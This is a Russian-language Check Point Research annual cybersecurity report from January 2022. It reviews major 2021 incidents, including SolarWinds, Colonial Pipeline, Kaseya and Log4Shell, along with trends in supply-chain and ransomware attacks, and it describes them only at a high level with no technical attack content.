CHECK POINT™

ОТЧЕТ
О КИБЕРБЕЗОПАСНОСТИ

Январь 2022 г.

cp<r>
CHECK POINT RESEARCH


YOU
DESERVE
THE BEST
SECURITY

СОДЕРЖАНИЕ

01

ПРЕДИСЛОВИЕ
К ОТЧЕТУ CHECK POINT О КИБЕРБЕЗОПАСНОСТИ

ПОСЛЕДНИЕ ДВЕНАДЦАТЬ МЕСЯЦЕВ СТАЛИ ОДНИМ ИЗ САМЫХ НЕСПОКОЙНЫХ И ДЕСТРУКТИВНЫХ ПЕРИОДОВ ЗА ВСЮ ИСТОРИЮ НАБЛЮДЕНИЙ – ПО КРАЙНЕЙ МЕРЕ, С ТОЧКИ ЗРЕНИЯ БЕЗОПАСНОСТИ.

МАЙЯ ХОРОВИЦ (MAYA HOROWITZ),
вице-президент по исследованиям, Check Point

Последние двенадцать месяцев стали одним из самых неспокойных и провальных периодов за всю историю наблюдений – по крайней мере, с точки зрения безопасности. Правительства и компании по всему миру продолжали плыть по неизведанным водам глобальной пандемии, но до так называемой «новой нормальности» было еще далеко. Процессы цифровой трансформации резко ускорились, поскольку компании осваивали методы гибридной и удаленной работы. Но и в 2021 году перед многими компаниями стояли те же вопросы о надежности и зрелости используемых средств безопасности, которыми бизнес был озадачен в 2020 году. А пока такие вопросы оставались в подвешенном состоянии, злоумышленники не теряли времени даром в попытках повернуть ситуацию в свою пользу. Со времени публикации нашего последнего отчета количество кибератак выросло во всех отраслях в среднем на 50 %, при этом больше всего пострадал сектор образования и исследований – в среднем 1605 атак каждую неделю в течение всего года. Как и ожидалось, печально известный взлом SolarWinds ознаменовал начало тенденции атак на цепочки поставок, которая сохранялась в течение всего года. И никаких признаков ослабления этого тренда нет.


В этом отчете мы расскажем об основных векторах и методах атак, наблюдавшихся исследователями Check Point Software за последний год. От нового поколения изощренных методов атак на цепочки поставок до использования уязвимости Log4j, которая сделала сотни тысяч компаний открытыми для возможных угроз безопасности.

Мы начнем с помесячной сводки основных событий прошедшего года в сфере кибербезопасности, а затем углубимся в некоторые новые тенденции, которые определенно будут проявляться в следующем году. Мы обсудим облачные сервисы, развитие мобильных технологий и Интернета вещей, взлом экосистемы вымогателей, возвращение Emotet и, конечно же, уязвимость нулевого дня Log4J, усугубившую и без того напряженную ситуацию.

02

ХРОНОЛОГИЯ ОСНОВНЫХ СОБЫТИЙ 2021 ГОДА В СФЕРЕ КИБЕРБЕЗОПАСНОСТИ

В 2021 ГОДУ МЫ НАБЛЮДАЛИ АНОМАЛЬНО БОЛЬШОЕ КОЛИЧЕСТВО АТАК, КОТОРЫЕ ПРИВЕЛИ К НАРУШЕНИЮ ПОВСЕДНЕВНОЙ ЖИЗНИ ЛЮДЕЙ, А В НЕКОТОРЫХ СЛУЧАЯХ ДАЖЕ ПОДОРВАЛИ ИХ УВЕРЕННОСТЬ В ФИЗИЧЕСКОЙ БЕЗОПАСНОСТИ.



ЯНВАРЬ

01

В **январе** Министерство юстиции США подтвердило, что пострадало от атаки на цепочку поставок SolarWinds и что 3 % почтовых ящиков его сотрудников были взломаны с целью кражи конфиденциальных данных. Более 100000 сотрудников министерства работают в различных правоохранительных органах, включая ФБР, Управление по борьбе с наркотиками и Службу маршалов США. Министерство юстиции было покупателем ПО SolarWinds Orion, которое стало для хакеров инструментом для проведения этой атаки, позволившей взломать электронную почту 18000 клиентов SolarWinds. В канун Рождества выяснилось, что Министерство юстиции тоже стало жертвой этой атаки, и у небольшого количества его сотрудников были взломаны учетные записи в электронной почте Microsoft Office 365.

ФЕВРАЛЬ

02

В **феврале** популярный музыкальный стриминговый сервис Spotify подвергся атаке с подстановкой учетных данных (credential stuffing) – всего через три месяца после аналогичного инцидента. Для атаки использовалась мошенническая база данных, содержащая 100000 украденных учетных записей для входа в систему Spotify. Узнав об этом, компания Spotify запустила процесс сброса паролей затронутых пользователей, сделав недействительными украденные учетные данные. В заявлении компании говорится, что она также потребовала от своего интернет-провайдера удалить мошенническую базу данных. Отмечается, что эта атака не была связана с нарушением собственной системы безопасности Spotify. Зачастую люди применяют одни и те же пароли для множества онлайновых учетных записей и платформ, и этим пользуются киберпреступники. Они просто создают автоматизированные сценарии, которые методично пытаются использовать украденные идентификаторы и пароли в различных учетных записях.

МАРТ

03

2 **марта** 2021 года компания Volexity сообщила о факте использования следующих уязвимостей в Microsoft Exchange Server: CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 и CVE-2021-27065. Дальнейшие расследования показали, что злоумышленники использовали уязвимость нулевого дня. Через одну уязвимость они смогли украсть все содержимое почтовых ящиков нескольких пользователей. Эта уязвимость может использоваться удаленно и не требует аутентификации, специальных знаний или доступа к целевой среде. По оценкам, жертвами атак стали 250000 серверов, включая серверы, принадлежащие примерно 30000 организаций в США, и 7000 серверов в Великобритании. Также пострадали Европейское банковское управление, парламент Норвегии и Комиссия по финансовому рынку Чили.

АПРЕЛЬ

04

В **апреле** американские спецслужбы Агентство национальной безопасности, Агентство по кибербезопасности и защите инфраструктуры и Федеральное бюро расследований опубликовали совместное заявление с предупреждением о пяти уязвимостях, используемых APT29 (связанной с Россией APT-группировкой) в продолжающихся атаках на различные цели в США. Согласно этому заявлению, кибергруппировка российской Службы внешней разведки (СВР), также известная как APT29, Cozy Bear и The Dukes, часто использовала общеизвестные уязвимости для проведения широкомасштабного сканирования и взлома уязвимых систем в попытках получить данные аутентификации для выполнения последующего доступа. Недавние действия хакеров российской СВР включают взлом обновлений программного обеспечения SolarWinds Orion, целевые атаки на центры исследований COVID-19 через развертывание вредоносного ПО WellMess и использование уязвимости нулевого дня в VMware.

solarwinds

МАЙ

05

В **мае** атака программы-вымогателя парализовала операции компании Colonial Pipeline, которая обеспечивает доставку 45 % топлива, потребляемого на восточном побережье США, включая дизельное топливо, бензин и авиакеросин. Атака была проведена преступной группировкой DarkSide, предположительно базирующейся в России. Colonial Pipeline – крупнейший нефтепровод в США протяженностью 8851 км, по которому ежедневно осуществляется транспортировка более 100 миллионов галлонов нефти из техасского Хьюстона в Нью-Йоркскую бухту. DarkSide использует модель RaaS (Ransomware-as-a-Service, программа-вымогатель как услуга), в которой кибератаки осуществляются на основе партнерской сети. Colonial Pipeline заплатила требуемый выкуп в размере 5 миллионов долларов в криптовалюте в обмен на ключ дешифрования. Впоследствии ФБР заявило о получении приватного ключа от криптовалютного кошелька вымогателей и возвращении уплаченных 63,7 биткойнов.

Colonial Pipeline Company

ИЮНЬ

06

В **июне** JBS, американский гигант в секторе мясопереработки, пострадал от атаки программы-вымогателя, нарушившей ее операции в Северной Америке и Австралии. ФБР объявило виновником атаки группировку вымогателей REvil. Атака вынудила JBS временно закрыть все свои заводы по переработке говядины в США. Также от атаки пострадал один из ее канадских заводов. Компания приостановила поставки говядины и телятины из Австралии до тех пор, пока заводы не возобновят работу. 9 июня исполнительный директор JBL в США сообщил, что компания приняла «очень болезненное, но необходимое решение» и выплатила хакерам 11 миллионов долларов США. И это несмотря на то, что она смогла восстановить большинство систем из собственных резервных копий.

JBS

ИЮЛЬ

07

В **июле** группировка вымогателей REvil провела атаку, нацеленную на множество поставщиков управляемых услуг (Managed Service Provider, MSP) и их клиентов. Злоумышленники успешно внедрили установщик вредоносной программы в обновление VSA (инструмент для управления исправлениями и мониторинга клиентов) ИТ-компании Kaseya. От атаки пострадали около 1000 компаний. В результате массовой атаки на цепочку поставок, проведенной REvil в воскресенье 4 июля, многочисленные клиенты Kaseya получили требование о выкупе на миллионы долларов США. Kaseya опубликовала на своем сайте сообщение для всех клиентов о необходимости немедленно отключить серверы VSA, чтобы предотвратить распространение атаки на период расследования. Чтобы взломать локальные серверы Kaseya VSA, группировка REvil использовала уязвимость нулевого дня, находившуюся в процессе устранения. Ранее исследователи из Dutch Institute for Vulnerability Disclosure (DIVD, нидерландская организация, специализирующаяся на раскрытии уязвимостей) сообщили Kaseya об этой уязвимости, и компания проверяла исправление до его предоставления своим клиентам. Однако банда вымогателей REvil опередила Kaseya и использовала эту уязвимость для проведения атаки, потребовав от своих жертв от 45 тысяч до 5 миллионов долларов США. В ходе атаки на VSA-серверы Kaseya партнер REvil первоначально намеревался охватить MSP-поставщиков, использующих эти серверы. Атака выросла экспоненциально, распространившись с поставщиков услуг на их собственных клиентов.

Kaseya®

АВГУСТ

08

В **августе** была зафиксирована крупнейшая распределенная атака типа «отказ в обслуживании» (DDoS) с 17,2 миллионами запросов в секунду. Эту атаку, нацеленную на организации отрасли финансовых услуг, поддерживал ботнет Mirai. В данном случае трафик исходил от более чем 20000 ботов в 125 странах мира, при этом почти 15 % запросов выполнялись из Индонезии, за которой следовали Индия, Бразилия, Вьетнам и Украина. Впервые Mirai был замечен в 2016 году во время атаки на устройства Интернета вещей (Internet of Things, IoT), такие как камеры видеонаблюдения и роутеры. С тех пор появилось множество вариантов этого ботнета, и теперь перечень целевых устройств включает роутеры и серверы под управлением Linux, устройства на базе Android и другие объекты.

СЕНТЯБРЬ

09

Исследователи Check Point Research отметили существенное глобальное увеличение количества продавцов поддельных сертификатов о вакцинации от COVID-19 в Telegram, после того как президентом США Джо Байденом была объявлена обязательная вакцинация. Этот черный рынок охватил 28 стран, и теперь включает также Австрию, ОАЭ, Бразилию, Великобританию и Сингапур. Цена поддельного сертификата о вакцинации также резко возросла по всему миру. Например, в США она увеличилась вдвое – со 100 до 200 долларов США.

COVID-19

ОКТЯБРЬ

10

В **октябре** инфраструктура базирующейся в России группировки REvil, ответственной за множество атак программ-вымогателей, была взломана и принудительно выведена из строя, второй раз за три месяца, что привело к прекращению ее деятельности. Это случилось после того, как в июле стал недоступен сайт Happy Blog, где REvil публиковала конфиденциальную информацию о жертвах (и в это же время подозрительно исчез UNKN, один из лидеров REvil). Затем в сентябре сайт был восстановлен одним из оставшихся лидеров группы. Группировка REvil стала печально известна в 2021 году после серии разрушительных атак – особенно после получения от продовольственной компании JBS выкупа в размере 11 миллионов долларов США. Затем в июле группировка взломала Kaseya – американского поставщика программного обеспечения. Все более разрушительные атаки сопровождались усилением давления со стороны правоохранительных органов США и началом наступления на инфраструктуру и участников REvil.

НОЯБРЬ

11

14 **ноября** Emotet, один из самых опасных в истории ботнетов, восстал из мертвых, после того как десятью месяцами ранее был уничтожен в результате совместной операции правоохранительных органов разных стран. Чтобы запустить свои операции, Emotet использовал ботнет Trickbot. Системы, уже инфицированные трояном Trickbot, начали загружать и исполнять новую версию Emotet. Сам Emotet вернулся еще более мощным, с некоторыми новыми дополнениями к своему инструментарию, такими как обновленная схема шифрования, возможности маскировки потока управления и новые методы доставки.

ДЕКАБРЬ

12

9 **декабря** была обнаружена критическая уязвимость RCE (remote code execution, удаленное выполнение кода) в пакете журналирования Apache Log4j 2 версий 2.14.1 и ниже (CVE-2021-44228). Apache Log4j – самая популярная библиотека журналирования для Java-приложений, более 400000 раз загруженная из ее проекта GitHub. Она используется огромным количеством компаний по всему миру, обеспечивая функцию журналирования во множестве популярных приложений. Обнаруженная уязвимость проста в использовании. Библиотека Log4j встраивается практически во все известные нам интернет-сервисы и приложения, включая Twitter, Amazon, Microsoft, Minecraft и многие другие. С момента обнаружения уязвимости исследователи Check Point Research наблюдали эволюцию механизма подавления, когда быстро появляются новые варианты первоначального метода использования уязвимости – более 60 менее чем за 24 часа. Определенно, это была одна из самых серьезных уязвимостей в Интернете за последние годы.

03

ТЕНДЕНЦИИ КИБЕРБЕЗОПАСНОСТИ В 2021 ГОДУ

В ТЕЧЕНИЕ 2021 ГОДА АТАКИ НА ЦЕПОЧКИ ПОСТАВОК ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ УСИЛИВАЛИСЬ КАК ПО ЧАСТОТЕ, ТАК И ПО МАСШТАБАМ. ЗА ГОД ОБЪЕМЫ ТАКИХ АТАК, ПО ОЦЕНКАМ ИССЛЕДОВАТЕЛЕЙ, ВЫРОСЛИ НЕ МЕНЕЕ ЧЕМ НА 650 %.

ОТ SOLARWINDS ДО LOG4J

Печально известная атака на цепочку поставок SolarWinds была раскрыта в декабре 2020 года, но ее влияние на картину облачных угроз, особенно в отношении атак на цепочки поставок, привело к необходимости снова включить ее в наш отчет этого года. Инцидент с SolarWinds начался с изощренной вредоносной программы Sunburst, встроенной в несколько взломанных версий решения для управления ИТ-ресурсами SolarWinds Orion. Его используют 33000 клиентов по всему миру. Вредоносное обновление, приписываемое связанной с российской разведкой группировке Nobelium, проникло примерно в 18000 корпораций, успешно заразив около 425 компаний из списка Fortune 500, а также правительственные ведомства США, включая Министерство национальной безопасности и Министерство финансов.

ЛОТЕМ ФИНКЕЛЬСТИН (LOTEM FINKELSTEEN),
директор по исследованиям и изучению угроз

> Атака на SolarWinds стала важнейшей вехой для сообщества специалистов в области безопасности, не только в связи с ее масштабами, но и потому, что использованные в ней методы продемонстрировали новые уровни изощренности технологий взлома, которые в целом повышают угрозу атак на цепочки поставок. Взлом SolarWinds дал старт новой тенденции и, как и предсказывалось, мы наблюдали дальнейшее увеличение количества атак на цепочки поставок программного обеспечения. В прошлом году число таких инцидентов выросло в шесть раз, и снова есть признаки того, что компании не готовы справляться с такой угрозой».

Как уже было подробно описано в нашем предыдущем отчете, главным новшеством атаки на SolarWinds, помимо беспрецедентного масштаба, был метод ее реализации. Чтобы получить доступ к конфиденциальным ресурсам Microsoft 365 в организации, злоумышленники сначала использовали поддельный токен для взлома локальных сетей, а затем перешли в облачную среду. Сегодня мы можем определенно заявить, что взлом SolarWinds дал старт для мощного всплеска атак на цепочки поставок.

В течение 2021 года атаки на цепочки поставок программного обеспечения усиливались как по частоте, так и по масштабам. За год объемы таких атак, по оценкам исследователей, выросли не менее чем на 650 %. В исследовании, опубликованном Агентством по кибербезопасности Европейского союза (European Union Agency for Cybersecurity, ENISA), изучены более 20 инцидентов. Как выяснилось, 66 % атак на цепочки поставок были проведены с использованием неизвестной уязвимости, и только в 16 % случаев использовались известные дефекты программного обеспечения. Фактически большинство атак были нацелены на программный код. В этом году организации, судя по всему, снова были застигнуты врасплох. По результатам исследования, 82 % компаний предоставляют сторонним поставщикам в своей цепочке поставок программного обеспечения привилегированный доступ к своим инфраструктурам. 76 % предоставляют права, которые можно использовать для кражи учетных данных, и, что хуже всего, более 90 % отделов безопасности даже не знали о предоставлении таких прав.

Естественно, неотъемлемой составляющей этой тенденции являются известные APT-группировки. Недавно северокорейская группа Lazarus нацелилась на поставщиков ИТ-сервисов, чтобы запустить атаки на цепочки поставок, и новый бэкдор BLINDINGCAN уже использовался для атаки на латвийского ИТ-поставщика и южнокорейского разработчика программного обеспечения. В другом случае партнер группировки вымогателей DarkSide провел атаку на поставщика систем видеонаблюдения, в ходе которой был взломан сайт компании с целью заражения ее клиентов программой-вымогателем.

Одна из самых серьезных атак на цепочки поставок в 2021 году, также с доставкой программы-вымогателя, была направлена на Kaseya, глобального поставщика программного обеспечения для управления ИТ-инфраструктурами. Такое ПО используют поставщики управляемых сервисов (managed service provider, MSP) и ИТ-отделы компаний. Эта атака была проведена участником партнерской сети группировки вымогателей REvil. По заявлению генерального директора Kaseya, пострадало менее 0,1 % клиентов компании, но поскольку некоторые из них сами являются MSP-поставщиками, в результате атака затронула 1500 компаний. Злоумышленники ловко воспользовались уязвимостью, взломав серверы Kaseya VSA, подключенные к Интернету. VSA – это инструмент удаленного мониторинга, обычно используемый MSP-поставщиками для управления сетью и конечными устройствами. Обнаружив атаку, Kaseya призвала своих клиентов немедленно отключить их серверы VSA.

В конце октября ua-parser-js, популярный NPM-пакет с миллионами загрузок в неделю, был взломан злоумышленниками. В течение четырех часов им удалось завладеть учетной записью одного из разработчиков и внедрить вредоносный код в три версии NPM-библиотеки. Эта библиотека, используемая для анализа строк пользовательского агента и определения его браузера, операционной системы, процессора и других параметров, используется в тысячах проектов, в том числе принадлежащих Facebook, Microsoft, Amazon, Google и Slack. В результате эта атака на цепочку поставок, в ходе которой вместо подлинной библиотеки распространялись взломанные, позволила злоумышленникам установить вредоносное программное обеспечение на множество зараженных устройств. В данном случае устройства под управлением Linux и Windows были заражены криптомайнерами и похитителями паролей.

Еще один значимый инцидент случился в ноябре, когда многие греческие судоходные компании подверглись атаке программ-вымогателей. Это произошло после того, как их общий поставщик ИТ-сервисов Danaos Management Consultants пострадал от атаки на цепочку поставок. Этот инцидент парализовал каналы связи судоходных компаний, прервав взаимодействия с другими судами, поставщиками и агентами, а также привел к потере данных.

В этом году группировка, ответственная за атаку на SolarWinds, возобновила свою деятельность. Применив подход, разработанный для первой атаки, она снова сосредоточилась на компаниях, входящих в глобальную цепочку поставок ИТ-решений. Однако на этот раз целью атаки стала другая часть цепочки – реселлеры облачных решений и поставщики технологических услуг. Эти компании занимаются настройкой, развертыванием и управлением облачных сервисов для своих клиентов. Используя тот факт, что эти компании имеют прямой доступ к средам своих клиентов, группировка злоумышленников пыталась одним ударом получить доступ ко всем их клиентам, выдавая себя за доверенного партнера. Эти действия продолжаются с мая 2021 года и уже затронули более 140 реселлеров и поставщиков, из которых 14 были взломаны. В течение второго полугодия группировка Nobelium была очень активна, но добивалась меньших успехов благодаря растущей осведомленности ИТ-сообщества об угрозах. Злоумышленники применяли множество тактик, включая использование идентификационных данных, украденных ранее другой хакерской группой, использование учетных записей с правами запуска под другим именем для сбора конфиденциальных данных электронной почты и неправомерное использование многофакторной аутентификации. Недавняя атака может свидетельствовать о расширении ресурсов, вкладываемых этой российской группировкой с государственной поддержкой в сферу операций цепочек поставок с целью обеспечения постоянного доступа к объектам, представляющим интерес для российского правительства.

Когда мы полагали, что подведение итогов атак на цепочки поставок в 2021 году закончено, была обнаружена уязвимость нулевого дня в Log4j. Пакет Apache Log4j. Это самая популярная библиотека журналирования для Java, которая ежедневно загружается более 400000 раз и применяется по всему миру в составе миллионов Java-приложений. Пакет журналирования Log4j используют такие компании, как Cisco, Twitter, Cloudflare, Tesla, Amazon, Apple и многие другие. Log4j обеспечивает регистрацию сообщений об ошибках. Согласно предупреждению Apache Foundation, злоумышленник, получивший возможность контролировать сообщения журнала или их параметры, может выполнять произвольный код с внешнего сервера с использованием множества протоколов, если включена подстановка поиска сообщений. Для использования уязвимости требуется только одна строка кода.

С 9 декабря, когда уязвимость Log4Shell была обнаружена, она продолжала активно использоваться. Эта уязвимость (получившая кодовое обозначение CVE-2021-44228) может предоставить злоумышленнику возможность выполнить вредоносный код или завладеть любой системой, использующей уязвимую версию библиотеки с открытым исходным кодом. Поэтому неудивительно, что в рейтинге CVSS она получила максимальную оценку по 10-балльной шкале.

В связи с масштабами распространения этой библиотеки, Log4Shell признают самой опасной уязвимостью 2021 года, при этом окончательный ущерб от нее еще предстоит определить. Apache Foundation выпустила исправление для уязвимости RCE, однако множество поставщиков технологий безопасности наблюдали массовое сканирование уязвимых серверов. Сразу после обнаружения уязвимости в Log4j уровень ее использования был чрезвычайно высок. Исследователи Check Point Research обнаружили около 40 000 попыток атак через 2 часа после обнаружения уязвимости в Log4j и 830000 попыток через 72 часа.

Уязвимость позволяет злоумышленникам через эту библиотеку получить доступ к любой системе, в том числе к системам, используемым для управления сетями и ресурсами клиентов. С учетом возможного ущерба, который способна нанести одна подобная уязвимость в библиотеке с открытым исходным кодом, риски, связанные с уязвимостью цепочек поставок программного обеспечения, можно охарактеризовать как огромные. В особенности в тех случаях, когда проект с ограниченным финансированием, который поддерживают несколько не работающих постоянно в компании волонтеров, является главным компонентом тысяч вычислительных систем по всему миру стоимостью в миллионы долларов.

ОМЕР ДЕМБИНСКИ (OMER DEMBINSKY),
руководитель
по исследованиям данных

> Как отмечалось в нашем отчете за полгода, количество кибератак растет по всем направлениям, поскольку злоумышленники умело используют меняющиеся условия работы и поспешно проводимую цифровую трансформацию. Согласно этому отчету, в сравнении с прошлогодними данными число кибератак в каждой отрасли выросло в среднем на 50 %, но больше всего пострадали сфера образования и исследований, которые еженедельно подвергались в среднем 1605 атакам».

ПОСЛЕДСТВИЯ КИБЕРАТАК

Не секрет, что целевая или распределенная кибератака может оказывать огромное негативное влияние на операции, целостность данных, бизнес клиентов, долгосрочную репутацию и, безусловно, финансовое состояние организации. Атаки, нацеленные на критически важную инфраструктуру, могут парализовать деятельность организации, а также всю ее цепочку поставок. В 2021 году мы наблюдали аномально большое количество атак, которые негативно повлияли на жизни людей, а в некоторых случаях даже подрывали их уверенность в физической безопасности. Злоумышленники, движимые финансовыми или идеологическими мотивами, постоянно ищут дополнительные рычаги и новые способы для усиления давления на своих жертв.

Прекрасным примером изложенного выше является произошедший в мае инцидент с программой-вымогателем – одна из самых серьезных атак в этот год. Она была нацелена на компанию Colonial Pipeline, обеспечивающую доставку топлива на юго-восточное побережье США. Этот инцидент вынудил компанию остановить свои операции, что привело к росту цен на бензин и серьезному дефициту топлива на восточном побережье. В конечном итоге эта цепочка событий вызвала всплеск панических покупок – люди старались наполнять бензином любые емкости, чтобы не остаться без топлива. Государственные чиновники убеждали население не спешить на заправочные станции, на многих из низ топливо полностью закончилось. Через один день после атаки у Colonial Pipeline не осталось другого выбора, кроме как заплатить выкуп в размере 5 миллионов долларов США злоумышленникам из банды вымогателей DarkSide, чтобы разблокировать свои системы.

В этом же месяце JBS S.A, крупнейшая в мире мясоперерабатывающая компания, стала жертвой атаки, проведенной группой вымогателей REvil. Эта бразильская компания распространяет мясные продукты, производимые на 150 предприятиях в 15 странах, и имеет около 150 000 сотрудников по всему миру. Атака, поразившая сеть компании, затронула скотобойни и поставки мяса в США, Канаде и Австралии. Компания отменила более 3000 рабочих смен. Остановили работу все ее американские заводы по производству говядины и центры упаковки мяса, обеспечивающие почти четверть поставок мяса в США, а Белый дом поручил ФБР провести расследование. В Австралии были полностью закрыты некоторые скотобойни, что вынудило компанию уволить 7000 работников. В конечном итоге, опасаясь взвинчивания цен в сочетании с массовой безработицей, генеральный директор JBS USA (дочерней компании JBS) объявил о том, что компания выплатила киберпреступникам выкуп в криптовалюте, эквивалентный 11 миллионам долларов США.

Сфера образования тоже серьезно пострадала. В 2021 году это был главный сектор для атак по всему миру. В сравнении с 2020 годом количество атак выросло на 75 %, и каждую неделю фиксировалось в среднем 1605 инцидентов. Нарушения в работе учебных заведений затрагивали студентов, преподавателей и других сотрудников. В сентябре Говардский университет (Вашингтон, округ Колумбия) стал жертвой атаки программы-вымогателя и был вынужден приостановить учебные занятия для проведения тщательного исследования своей сети и проверки устройств студентов и персонала. В ноябре муниципальный Колледж Льюиса и Кларка в Иллинойсе также подвергся атаке программы-вымогателя, затронувшей его платформу онлайн-обучения и другие важнейшие системы. Колледжу пришлось закрыть все свои кампусы и отменить внеучебные мероприятия, включая спортивные соревнования на своих площадках. ФБР выпустило предупреждение о программе-вымогателе PYSA, нацеленной на высшие учебные заведения США и Великобритании.

